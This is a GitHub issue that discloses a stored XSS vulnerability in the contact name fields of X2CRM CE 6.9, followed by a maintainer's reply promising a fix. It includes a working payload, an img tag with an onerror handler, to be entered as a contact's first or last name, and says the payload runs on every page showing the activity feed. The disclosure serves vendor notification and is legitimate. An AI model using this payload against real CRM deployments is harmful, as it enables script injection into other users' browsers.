X2Engine / X2CRM Public

Code Issues 25 Pull requests 10 Actions Projects Wiki ···

New issue

Jump to bottom

Stored XSS in Contact firsname and last name #161

Open Fadavvi opened this issue on Nov 6, 2018 · 1 comment

Assignees TC

Fadavvi commented on Nov 6, 2018 • edited

Hi,

Description :


Create a contact with

first name: test"><img src=x onerror=prompt('**@darknetguy**');>

and
last name : test2"><img src=x onerror=prompt('**@darknetguy**');>

(you can even delete the contact its worst!) XSS will run in to all pages than activity feed is present. (in X2CRM CE V6.9)

Sample Pic:



- Today -

You deleted the contact, Test "> Test2 ">.
3 minutes ago 0 0

You created a new contact, Test "> Test2 ">. It has been deleted.
3 minutes ago 0 0

Payload to use : "><img src=x onerror=prompt('**@darknetguy**');>

Tested on Windows 10 Firefox | Google Chrome // Cent-OS 7 Firefox | Chromium

BR,

Milad Fadavvi

Fadavvi changed the title ~~XSS Stored in Contact firsname and last name~~ **Stored XSS in Contact firsname and last name** on Nov 6, 2018

pczupil commented on Oct 21, 2019 Contributor

We will have this XSS fixed in our next release. Thank you for the info! I will keep this issue open until confirmation that the vector has been removed.

👍 1

pczupil assigned **thechiangsta** on Oct 22, 2019

Assignees
thechiangsta

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

3 participants